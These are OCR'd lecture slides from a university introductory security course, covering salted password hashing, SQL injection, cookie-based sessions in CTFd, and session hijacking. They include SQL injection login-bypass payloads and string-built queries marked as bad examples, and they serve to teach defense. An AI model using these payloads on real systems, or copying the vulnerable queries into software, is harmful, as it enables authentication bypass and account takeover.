CS 370
Introduction to Security

Advanced Web Security (XSS, CSRF, etc.)

Oregon State University

Hashed-password

- 59636881ab9bf34263cf3f4d90f25d2b91e74e8804b802d25c8f4bc5c80846ee
  - SHA256(“some_secret” + “my-super-secure-password!@#$11”)


- Can the attackers who steal the hash recover the password?
  - This is the same as, what is the inverse of “59636881ab9bf34263cf3f4d90f25d2b91e74e8804b802d25c8f4bc5c80846ee”

  - And finding an inverse of SHA256 is technically infeasible…

Web Server Authentication

- We don’t use HTTP Basic Authentication for logging into the website

- Instead, we use the login form:
  - How does it work?



Web Password Authentication

- Send ID/password but the server stores hash of the password

blue9057: 59636881ab9bf34263cf3f4d90f25d2b91e74e8804b802d25c8f4bc5c80846ee

blue9057:my-super-secure-password!@#$11

Protected by TLS (HTTPS)

SHA256(“some_secret” + “my-super-secure-password!@#$11”)
= 59636881ab9bf34263cf3f4d90f25d2b91e74e8804b802d25c8f4bc5c80846ee

Server Logic

- User submits ID and password

- Query database to find a pair of
  - (Username, SHA256(secret + password))
  - Exists…

Database Access for Password

- SQL Query (SQL examples: https://www.w3schools.com/sql/sql_examples.asp)

  SELECT (username, password) FROM users WHERE username = ‘blue9057’
  and password = SHA256(secret + “my-super-secure-password!@#$11”)

- The user sends the plaintext password to the server
- But the password is never stored in the DB

- Even if the attackers know the secret, they have to inverse SHA256
  - To get the plaintext password


Web Attack: SQL injection

- What if we supply ‘or ‘a’=‘a as a password?

  SELECT (username, password) FROM users WHERE username = ‘blue9057’

  and password = ‘’ or ‘a’ =‘a’

- We can bypass password checking logic by injecting malicious data to the database SQL query



How to Defeat SQL injection?

- Problem
  - The fixed query string and the client inputs are mixed..

- Example

  SELECT (username, password) FROM users WHERE username = ‘blue9057’
  and password = **‘’ or ‘a’ =‘a’**
  SELECT (username, password) FROM users WHERE username = ‘blue9057’
  and password = **‘’ union select ‘admin’, ‘a’**

- We should never let those blue strings (client’s input) interpreted as a query string
  - It must be interpreted as a string value (yellow-marked)


SQL Injection Defense

- Sanitize input
  - What if we remove/escape all ’s?

- E.g.,

```
>>> # BAD EXAMPLE. DON'T DO THIS!
>>> username = username.replace("'", "''")
```

SELECT (username, password) FROM users WHERE username = ‘blue9057’
and password = **‘’’ or “a” =“a’**



Database Frameworks Provides a Good APIs for Sanitizing Inputs

- MySQL

Syntax:

```
str = ccnx.escape_string(str_to_escape)
```

Uses the `mysql_escape_string()` C API function to create an SQL string that you can use in an SQL statement.

- Python
  - Good:

```
cur.execute("SELECT * FROM userdata WHERE Name = %s;", (name,))
```

  - Bad:

```
# BAD EXAMPLES. DON'T DO THIS!
cursor.execute("SELECT admin FROM users WHERE username = '" + username + "");
cursor.execute("SELECT admin FROM users WHERE username = '%s' % username);
cursor.execute("SELECT admin FROM users WHERE username = '{}'".format(username));
cursor.execute(f"SELECT admin FROM users WHERE username = '{username}'");
```

What Does These Input Sanitization Do?

- They replace bad characters to benign characters
  - E.g.,
    - ‘ -> \’
    - “ -> \”
    - \ -> \\

- Purpose: Preventing breaking out the string input area in the query

How Can We Manage Login Status?

- We use database to check user's password


  SELECT (username, password) FROM users WHERE username = 'blue9057'

  and password = SHA256(secret + "my-super-secure-password!@#$11")

- After passing the check, server issues a token called 'Cookie'
  - Cookie: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

Web Password Authentication

- Send ID/password and the server creates/stores a cookie in session data




Web Password Authentication

- Client stores the cookie for the website domain

Set-Cookie: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9

Client sets it’s cookie for example.com



Web Password Authentication

- Client sends back the cookie for the next request…

Server will fetch the username
username = sessions[**Cookie**]
if username == None:
    return login_failed()

GET /user-info HTTP/1.1
Host: example.com
Cookie: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9

200 OK HTTP/1.1

You are ‘blue9057’!

Protected by TLS (HTTPS)

example.com server

Cookie

- A way to store state of the connection between server/client
  - Server maintains all the status
    - If the user has been logged in
    - For which user
    - etc…
  - Server uses a token generated for the user, that’s Cookie

Cookie

- A way to store state of the connection between server/client
  - Client needs to store the issued Cookie, and use that to fetch the status on the server…

  - Web browser manages this automatically for the user
  - Cookie, typically issued for each website domain
  - So, the browser keeps a database of cookies like
    - www.example.com, Cookie: a9djfipj0h230fh238hf8302f823u
    - my.oregonstate.edu, Cookie: jdk9sj9jf99f9j329fj230fjkjkJKJKJK
    - www.google.com, Cookie: asdfjkasdjflkasjdfklajsd82398289
  - And the next time you connect to the site, the browser fetches the cookie from it

  - The server can set the timestamp to expire a cookie in the session (e.g., 1 hour)

Cookie Example: CTFd at ctf.unexploitable.systems

- Accessed https://ctf.unexploitable.systems

General

Request URL: https://ctf.unexploitable.systems/
Request Method: GET
Status Code: 200 OK
Remote Address: 54.202.187.164:443
Referrer Policy: strict-origin-when-cross-origin

Request Headers

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Cookie: _jsuid=1725283921; session=4ff3e8f1-cc91-4c8a-b694-4999c4310e8b
Host: ctf.unexploitable.systems

How Our Scoring Server (CTFd) Do?

- Run query securely with sanitization (use query method)

```
# Check if the user submitted an email address or a team name
if validators.validate_email(name) is True:
    user = Users.query.filter_by(email=name).first()
else:
    user = Users.query.filter_by(name=name).first()
```

- Verify password hashed with SHA256

```
if user and verify_password(request.form["password"], user.password)
    session.regenerate()

    login_user(user)
    log("logins", "[{date}] {ip} - {name} logged in")
```

```
def verify_password(plaintext, ciphertext):
    return bcrypt_sha256.verify(plaintext, ciphertext)
```

How Our Scoring Server (CTFd) Do?

- Create a new session (thereby, issue a new cookie) after a successful login

```
if user and verify_password(request.form["password"], user.password)
    session.regenerate()

    login_user(user)
    log("logins", "[{date}] {ip} - {name} logged in")
```

- session.regenerate() will issue a new cookie and then
- login_user() puts the following information to the session

```
def login_user(user):
    session["id"] = user.id
    session["name"] = user.name
    session["type"] = user.type
    session["email"] = user.email
    session["nonce"] = generate_nonce()
```

When Users are Connecting to CTFd…

- All login-required pages are checking the ‘id’ of the session

```
@views.route("/settings", methods=["GET"])
@authed_only
def settings():
    user = get_current_user()
    name = user.name
    email = user.email
    website = user.website
    affiliation = user.affiliation
```

```
def authed():
    return bool(session.get("id", False))
```

```
def authed_only(f):
    """
    Decorator that requires the user to be authenticated
    :param f:
    :return:
    """

    @functools.wraps(f)
    def authed_only_wrapper(*args, **kwargs):
        if authed():
            return f(*args, **kwargs)
        else:
            if request.content_type == "application/json":
                abort(403)
```

```
def login_user(user):
    session["id"] = user.id
    session["name"] = user.name
    session["type"] = user.type
    session["email"] = user.email
    session["nonce"] = generate_nonce()
```

How to Logout?

- Logout removes all data from the session

```
@auth.route("/logout")
def logout():
    if current_user.authed():
        logout_user()
    return redirect(url_for("views.static_html"))
```

```
def logout_user():
    session.clear()
```

- Thereby, authed() will return always False after logout

```
def authed():
    return bool(session.get("id", False))
```

What If a Cookie is Stolen?

- A malicious client may send cookie stolen from a victim…

Server will fetch the username
username = sessions[**Cookie**]
if username == None:
    return login_failed()

GET /user-info HTTP/1.1
Host: example.com
Cookie: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
Cookie stolen from a victim…

200 OK HTTP/1.1

You are '**blue9057**'!

Protected by TLS (HTTPS)

example.com server

Session Hijacking Attacks


- Attackers may steal a victim's cookie to hijack valid sessions in the web server
- This happens because server maintains all the client's state with a single token, the cookie
- Cookie is transferred via HTTP
  - If we do not use HTTPS, then any middlemen can see/steal the cookie

Implication:
Stealing a cookie means **stealing an active login sessions**
Thereby, we need to regard cookie as a **security credential** and **protect abusing of it**!

Session Hijacking Demo with

- Firefox and Burp Suite
  - https://portswigger.net/burp

- You can set the proxy in Firefox
  - To let Burp Suite catch all the packets



Other Web Security Isseus

- Cross-site Scripting
  - Run Javascript do something on behalf of the current user
  - In the current web application

- Cross-site Request Forgery
  - Run Javascript do something on behalf of the user
  - In the current/other web applications

Web 1.0

- Web 1.0 was just sending HTTP document, and that's it
- Web applications are not programs; just an HTML document
  - We can run Javascript, but they **do not have network functionalities**
  - i.e., **Canott fetch new data…**

- What does this mean?
  - Client: send an HTTP request to /index.html
  - Server: send the HTML document for index.html

